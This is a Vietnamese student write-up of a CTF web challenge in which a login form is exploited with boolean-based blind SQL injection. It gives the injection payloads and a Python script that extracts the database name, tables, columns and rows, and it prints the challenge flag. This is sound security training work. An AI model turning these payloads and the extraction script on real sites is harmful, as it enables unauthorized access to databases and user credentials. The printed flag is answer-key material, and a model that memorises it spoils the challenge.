HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
School of Information and Communication Technology

CTF CHALLENGE WRITE-UP

Web Exploitation

BKSEC: low-effort sns

DucTapCodeDao 202416788

Mục lục

1 Phân tích Challenge **3**

2 Tạo account và khảo sát Burp Suite **3**

3 Sử dụng phần Login để khảo sát cách khai thác lỗ hổng **5**

4 Sử dụng kết quả phản hồi của Web để tấn công **5**

4.1 Khai thác phản hồi của Web để "hỏi–đáp" với database 5

4.2 Cơ chế brute-force tên database bằng Blind SQLi 6

4.3 Enumerate bảng trong database `BKSEC_TRAINING` 7

4.4 Dump dữ liệu từ bảng `user_info` và tìm flag 8

1 Phân tích Challenge

Challenge cho chúng ta một đường link:


```
http://103.77.175.40:8021
```

cùng với một đoạn gợi ý:

> *"Yet another attempt to join the Social Networking market... Our site is coded using a super powerful technology that every big-tech use. Let's see if you can get through the login page."*

Vậy nhiệm vụ của chúng ta là **vượt qua login page dưới quyền admin** để tìm ra **flag**.

Trước tiên, **Duc** mở trang web bằng trình duyệt *Google Chrome*, và đây là giao diện của trang web:



Hình 1: Giao diện khi mở đường link ở trình duyệt thông thường (Google Chrome).


Nhìn vào giao diện, **Duc** chỉ thấy 2 buttons là *"LOGIN"* và *"SIGN-UP"*.

Vì thế, **Duc** đoán rằng có thể challenge này yêu cầu người giải tạo account để thăm dò hướng điều tra, sau đó từ giao diện tiếp theo của trang web mới có thể quyết định hướng tấn công.

Để làm điều này, **Duc** ném link này vào *Burp Suite* để bắt đầu vọc vạch.


2 Tạo account và khảo sát Burp Suite

Duc đã sign up 1 account mới để có thể login bình thường vào trang web. Và đây là giao diện trang web sau khi login thành công:



Hình 2: Giao diện sau khi tạo tài khoản và Login thành công.

Trước tiên, Duc check thử request **POST /login-check.php HTTP/1.1** bằng **Burp Suite** xem có thể thu thập được thông tin gì, và đây là giao diện của Burp Suite:



Hình 3: Check thử request POST /login-check.php HTTP/1.1

Những thông tin chúng ta quan sát và suy luận từ giao diện chính và *Burp Suite* là:

- **Cookie `SESSID` trong Request** cho thấy web đang dùng cơ chế **session-based authentication** (lưu session trên server) thay vì **JWT**. Vì vậy, ta **không cần** tập trung dò Cookie để tìm *token* dạng JWT.
- **Giao diện chính** của trang web chỉ có đúng **1 button** là *Logout*, không có feature cũng như các link HTML nào khác. Do đó, ta **không thể** thao tác hay khai thác trực tiếp từ trang chủ để tìm flag.

- **Quan sát Request login** cho thấy trang web đặt tên biến cho form đăng nhập là `uname` (username) và `password` (password). Điều này hữu ích khi ta cần tự động hoá việc gửi payload qua HTTP request.
- Từ các quan sát trên, các manh mối còn lại quy về một hướng điều tra mới hợp lý hơn: **SQL Injection** (*SQLi*).

3 Sử dụng phần Login để khảo sát cách khai thác lỗ hổng

Duc quyết định *logout* ra và *login* lại với `username` là `admin'` và `password` bất kỳ để kiểm tra suy luận của mình. Trang web đã trả lại kết quả sau:

```
Fatal error: Uncaught TypeError: mysqli_num_rows(): Argument #1 ($result) must
be of type mysqli_result, bool given in /var/www/html/login-check.php:24
Stack trace: #0 /var/www/html/login-check.php(24): mysqli_num_rows(false) #1
{main} thrown in /var/www/html/login-check.php on line 24.
```

Dựa vào thông báo lỗi này, Duc có thể **chắc chắn** rằng challenge khai thác **SQL Injection** (*SQLi*), và trang web hoạt động theo mô hình **PHP + MySQL** (thể hiện rõ qua các hàm `mysqli_*`).

Cụ thể, file `login-check.php` có vẻ thực hiện truy vấn trực tiếp tới MySQL và sau đó gọi `mysqli_num_rows()` để đếm số dòng trả về. Khi Duc cố tình nhập một `username` gây lỗi cú pháp (ví dụ `admin'`), truy vấn MySQL sẽ thất bại và hàm query trả về giá trị `false`. Do chương trình **không kiểm tra** kiểu dữ liệu/giá trị trả về trước khi gọi `mysqli_num_rows()`, nó đã truyền thẳng `false` vào hàm này, dẫn đến lỗi *TypeError*. Điều này vừa xác nhận lỗ hổng SQLi, vừa cho thấy endpoint `login-check.php` có thể trở thành điểm tựa để **dò thông tin từ MySQL** thông qua các payload phù hợp.

4 Sử dụng kết quả phản hồi của Web để tấn công

4.1 Khai thác phản hồi của Web để "hỏi–đáp" với database

Bây giờ, Đức sẽ lợi dụng chính **3 trạng thái phản hồi** của trang web để xây dựng cơ chế "hỏi–đáp" với database:

- **Trạng thái True:** Query đúng cú pháp + mệnh đề đúng → Đăng nhập thành công (hoặc nhận được `SESSID` hợp lệ).
- **Trạng thái False:** Query đúng cú pháp + mệnh đề sai → `mysqli_num_rows()` trả về 0 → Web báo sai tài khoản/mật khẩu hoặc redirect về trang login.
- **Trạng thái Error:** Query sai cú pháp → Văng lỗi *Fatal error* như chúng ta vừa thấy.

Đức thử nhập 2 payload sau vào ô `username` (phần `password` để trống hoặc điền bừa) và quan sát kỹ phản hồi trả về (Response body hoặc Status code):

Payload True:
`admin' AND 1=1- -`

Payload False:
`admin' AND 1=2- -`

Ở payload đầu tiên, Duc đăng nhập **thành công** và được chuyển thẳng vào trang chủ. Ở payload thứ hai, trang web trả về **trang login ban đầu**.

Như vậy, ta có thể kết luận rằng chỉ cần chèn một **mệnh đề MySQL** vào câu truy vấn đăng nhập, trang web sẽ đóng vai trò như một **oracle** và "trả lời" cho chúng ta biết mệnh đề đó là **đúng hay sai** dựa trên trạng thái phản hồi.

Tận dụng cơ chế này, Duc quyết định dò từng ký tự để tìm ra **tên database** đang được sử dụng (ví dụ: kiểm tra từng tiền tố của `database()` hoặc `schema_name`). Để tự động hoá quá trình này, Duc đã nhờ **ChatGPT** viết một file Python sử dụng cơ chế sau:

4.2 Cơ chế brute-force tên database bằng Blind SQLi

- **Brute-force từng ký tự bằng vòng lặp `for`:** Duc dùng vòng lặp `for` để dò từng vị trí ký tự của tên database. Ở mỗi vị trí, Duc sẽ duyệt toàn bộ các ký tự trong một danh sách `chars` có sẵn và chèn vào payload một mệnh đề MySQL để kiểm tra từng ký tự.

```python
for i in range(1, 100): #Mặc định quét tối đa chuỗi dài 100 ký tự
    char_found = False
    for c in chars:
        # Dùng ASCII() để đảm bảo phân biệt chữ hoa/chữ thường (rất quan trọng với Flag CTF)
        payload = f"admin' AND ASCII(SUBSTRING(({query}), {i}, 1)) = {ord(c)}-- -"
        data = {
            "uname": payload,
            "password": "123"
        }
```

Hình 4: Vòng lặp `for` dùng để brute-force từng ký tự của tên database.

- **Khi ký tự đúng:** Khi một ký tự thoả điều kiện, biến `char_found = True` và ký tự đó được append vào chuỗi kết quả, đồng thời in ra màn hình. Sau đó chương trình `break` để chuyển sang dò vị trí ký tự tiếp theo.

```python
if "home.php" in r.headers.get("Location", ""):
                    extracted_string += c
                    # In đè lên dòng hiện tại để nhìn cho mượt
                    sys.stdout.write(f"\r[+] Đã tìm thấy: {extracted_string}")
                    sys.stdout.flush()
                    char_found = True
                    break # Chuyển sang tìm vị trí ký tự tiếp theo
```

Hình 5: Khi điều kiện đúng: cập nhật kết quả, in ra màn hình và `break` sang ký tự tiếp theo.

- **Trong hàm `main`:** Cuối cùng, trong hàm `main` chương trình thực thi truy vấn `SELECT database()` để lấy tên database hiện tại, phục vụ cho các bước tấn công tiếp theo (ví dụ: enumerate table/column trong đúng schema).

```python
if __name__ == "__main__":
    print("--- BẮT ĐẦU TẤN CÔNG ---")

    # Bước 1: Lấy tên Database hiện tại
    db_name = exploit("SELECT database()")
```

Hình 6: Hàm `main` thực hiện truy vấn để lấy tên database đã dò được.

- **Cách chạy script và kết quả:** Để chạy file Python này, Duc cài thư viện `requests` bằng lệnh `pip install requests`, sau đó chạy script như bình thường. Kết quả in ra màn hình như sau:

```
Windows PowerShell

PS D:\CTF Writeup\Web Ex\Low-effort sns> python getdatabase.py
--- BẮT ĐẦU TẤN CÔNG ---
Đang thực thi: SELECT database()
[+] Đã tìm thấy: BKSEC_TRAINING
Hoàn tất! Kết quả: BKSEC_TRAINING

PS D:\CTF Writeup\Web Ex\Low-effort sns>
```

Hình 7: Kết quả chạy script: dò được tên database hiện tại.

Kết luận: Từ output trên, ta xác định được tên database là `BKSEC_TRAINING`.

4.3 Enumerate bảng trong database `BKSEC_TRAINING`

Sau khi đã có được tên database là `BKSEC_TRAINING`, Duc sửa lại hàm `main()` để tái sử dụng cơ chế *blind SQLi* nhằm liệt kê các bảng (*table*) có trong database.

Cụ thể, Duc dùng vòng lặp `while` để quét lần lượt từng bảng thông qua truy vấn trên `information_schema.tables` (kết hợp `LIMIT offset,1`) cho đến khi không còn kết quả trả về nữa.

```python
if __name__ == "__main__":
    print("--- BẮT ĐẦU QUÉT DATABASE: BKSEC_TRAINING ---")
    print("\n[!] TÌM TẤT CẢ CÁC BẢNG...")

    offset = 0
    danh_sach_bang = []

    while True:
        query = f"SELECT table_name FROM information_schema.tables WHERE table_schema='BKSEC_TRAINING' LIMIT {offset},1"
        table_name = exploit(query)

        print()

        if table_name == "":
            print(f"[v] Hoàn tất! Đã quét hết toàn bộ bảng trong BKSEC_TRAINING.\n")
            break

        print(f"=> Tìm thấy bảng thứ {offset + 1}: {table_name}\n")
        danh_sach_bang.append(table_name)
        offset += 1

    print("--- TỔNG KẾT DANH SÁCH BẢNG ---")
    for b in danh_sach_bang:
        print(f"- {b}")
```

Hình 8: Đoạn code dùng vòng lặp `while` để quét tất cả table trong database `BKSEC_TRAINING`.

Và đây là kết quả khi Duc chạy script:

```
Windows PowerShell

PS D:\CTF Writeup\Web Ex\Low-effort sns> python gettable.py
--- BẮT ĐẦU QUÉT DATABASE: BKSEC_TRAINING ---

[!] TÌM TẤT CẢ CÁC BẢNG...
[*] Đang thực thi: SELECT table_name FROM information_schema.tables WHERE table_schema='BKSEC_TRAINING' LIMIT 0,1
[+] Đang tải: user_info
=> Tìm thấy bảng thứ 1: user_info

[*] Đang thực thi: SELECT table_name FROM information_schema.tables WHERE table_schema='BKSEC_TRAINING' LIMIT 1,1

[v] Hoàn tất! Đã quét hết toàn bộ bảng trong BKSEC_TRAINING.

--- TỔNG KẾT DANH SÁCH BẢNG ---
- user_info
PS D:\CTF Writeup\Web Ex\Low-effort sns>
```

Hình 9: Kết quả enumerate table trong `BKSEC_TRAINING`.

Từ output trên, ta xác định được rằng database này chỉ có **một** table duy nhất và tên của nó là:

```
user_info
```

4.4 Dump dữ liệu từ bảng `user_info` và tìm flag

Bước tiếp theo, Duc sửa lại hàm `main()` để chương trình thực hiện **2 bước** liên tiếp.

- **Bước 1 – Enumerate cột:** Duc dùng vòng lặp `while` để quét và lấy **toàn bộ tên cột** trong bảng `user_info` thông qua `information_schema.columns`.

```python
if __name__ == "__main__":
    print("=== BƯỚC 1: QUÉT TÌM TÊN CỘT TỰ ĐỘNG ===")
    danh_sach_cot = []
    col_offset = 0

    while True:
        query_col = f"SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT {col_offset},1"
        col_name = exploit(query_col)
        print()

        if col_name == "":
            print("[v] Đã quét hết các cột của bảng user_info.\n")
            break

        print(f"=> Tìm thấy cột: {col_name}\n")
        danh_sach_cot.append(col_name)
        col_offset += 1

    if not danh_sach_cot:
        print("[!] Không tìm thấy cột nào. Dừng chương trình.")
        sys.exit(1)

    columns_str = ", ".join(danh_sach_cot)
    print(f"[*] Các cột sẽ được trích xuất: {columns_str}\n")
```

Hình 10: Bước 1: Dùng vòng lặp `while` để tìm tất cả các cột trong bảng `user_info`.

- **Bước 2 – Dump dữ liệu:** Sau khi có được danh sách cột, Duc tiếp tục dùng vòng lặp `while` để in toàn bộ dữ liệu trong bảng theo thứ tự từ trên xuống dưới (thông qua `LIMIT offset,1`). Chương trình sẽ dừng lại ngay khi phát hiện dữ liệu có dạng `BKSEC{...}`.

```
Windows PowerShell

PS D:\CTF Writeup\Web Ex\Low-effort sns> python getdata.py
=== BƯỚC 1: QUÉT TÌM TÊN CỘT TỰ ĐỘNG ===
[*] Đang thực thi: SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT 0,1
[+] Đang tải: id
=> Tìm thấy cột: id

[*] Đang thực thi: SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT 1,1
[+] Đang tải: name
=> Tìm thấy cột: name

[*] Đang thực thi: SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT 2,1
[+] Đang tải: uname
=> Tìm thấy cột: uname

[*] Đang thực thi: SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT 3,1
[+] Đang tải: pwd
=> Tìm thấy cột: pwd

[*] Đang thực thi: SELECT column_name FROM information_schema.columns WHERE table_name='user_info' LIMIT 4,1

[v] Đã quét hết các cột của bảng user_info.

[*] Các cột sẽ được trích xuất: id, name, uname, pwd

=== BƯỚC 2: DUMP DỮ LIỆU BẢNG ===
[*] Đang thực thi: SELECT CONCAT_WS(':', id, name, uname, pwd) FROM user_info LIMIT 0,1
[+] Đang tải: 1:BKSEC{c0nv3n13nc3_1nv3rs3_pr0p0rt10n4l_t0_s3cur1ty_huh_b7e4c1}
=> Dữ liệu dòng 1: 1:BKSEC{c0nv3n13nc3_1nv3rs3_pr0p0rt10n4l_t0_s3cur1ty_huh_b7e4c1}

==================================================
ĐÃ TÌM THẤY FLAG TẠI DÒNG THỨ 1!
==================================================
```

Hình 11: Kết quả chạy script: enumerate cột và dump dữ liệu cho đến khi tìm thấy flag.

Duc nhập thử flag được in ra, và cuối cùng xác định được **flag đúng** của bài này là:

`BKSEC{c0nv3n13nc3_1nv3rs3_pr0p0rt10n4l_t0_s3cur1ty_huh_b7e4c1}`

Problem solved!